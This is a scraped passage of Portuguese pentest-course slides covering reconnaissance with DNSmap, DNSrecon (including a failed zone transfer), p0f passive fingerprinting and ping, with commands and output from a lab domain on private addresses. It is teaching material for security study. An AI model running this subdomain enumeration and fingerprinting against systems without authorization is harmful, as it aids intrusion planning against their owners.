
![O resultado do DNSmap (para cada palavra encontrada na lista de
palavras):
[+] searching (sub)domains for kali.com.br using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests
admin.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
firewall.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
ftp.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
mail.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
ns1.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
ns2.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
pop3.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
smtp.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
www.kali.com.br
IP address #1: 192.168.1.102
[+] warning: internal IP address disclosed
[+] 9 (sub)domains and 9 IP address(es) found
[+] 9 internal IP address(es) disclosed
[+] completion time: 11 second(s)
5.3.3 DNSrecon](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-83-2048.jpg)
![Nosso próximo aliado é o DNSrecon, sendo mais uma opção para consultas
DNS e enumeração de domínios.
Opções:
-d
domínio
Domínio a ser testado.
-D
wordlist
Lista de palavras a serem utilizadas no processo de adivinhação do domínio. Cada
palavra é testada como nome de domínio.
-t reg Tipo de registro a ser usado.
Exemplos:
root@kali# dnsrecon –d kali.com.br
root@kali# dnsrecon –d kali.com.br –D /root/wordlist –t brt
Vamos tentar realizar uma transferência de zona com o registro axfr:
root@kali# dnsrecon –d kali.com.br –t axfr
A resposta é mostrada a seguir:
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for kali.com.br name servers
[*] Resolving SOA Record
[*] SOA kali.com.br 192.168.1.102
[*] Resolving NS Records
[*] NS Servers found:
[*] NS ns1.kali.com.br 192.168.1.102
[*] NS ns2.kali.com.br 192.168.1.102
[*] NS firewall.kali.com.br 192.168.1.102
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 192.168.1.102
[*] 192.168.1.102 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-]
Atente que o DNSrecon também não consegue efetuar a transferência de
zona.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-84-2048.jpg)










![-i iface Determina qual interface será utilizada. Por padrão é a eth0.
Exemplo:
root@kali# service apache2 start
root@kali# p0f –i eth0
Com outra máquina (por exemplo, Windows 7), conecte no servidor web do
Kali Linux. O fingerprinting do Windows será determinado.
[+] Closed 2 file descriptors.
[+] Loaded 320 signatures from 'p0f.fp'.
[+] Intercepting traffic on interface 'wlan0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
.-[ 192.168.1.101/1049 -> 192.168.1.100/80 (syn) ]-
| client = 192.168.1.101/1049
| os = Windows 7 or 8
| dist = 0
| params = none
| raw_sig = 4:128+0:0:1460:8192,8:mss,nop,ws,nop,nop,sok:df,id+:0
6.2 Fingerprinting ativo
Ferramentas de coleta de informação ativas com certeza são em maior
número do que as passivas. Embora sejam mais visíveis a sistema de
defesas (como um bom firewall e/ou IDS – sistema de detecção de intruso)
do que as ferramentas passivas, a coleta ativa também é necessária.
6.2.1 Ping
O ping envia um pacote ICMP Echo Request ao host alvo. Se o host estiver
ativo e não estiver sendo bloqueado por regras de firewall, responderá com
ICMP Echo Reply.
root@kali# ping 192.168.1.102
Por meio do ping em conjunto com o Traceroute é possível a determinação
do sistema operacional, devido ao TTL (Time-To-Live). Cada sistema
operacional tem um TTL que é decrementado a cada vez que passa por um
salto. Originalmente, os TTL dos principais sistemas operacionais são:](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-95-2048.jpg)
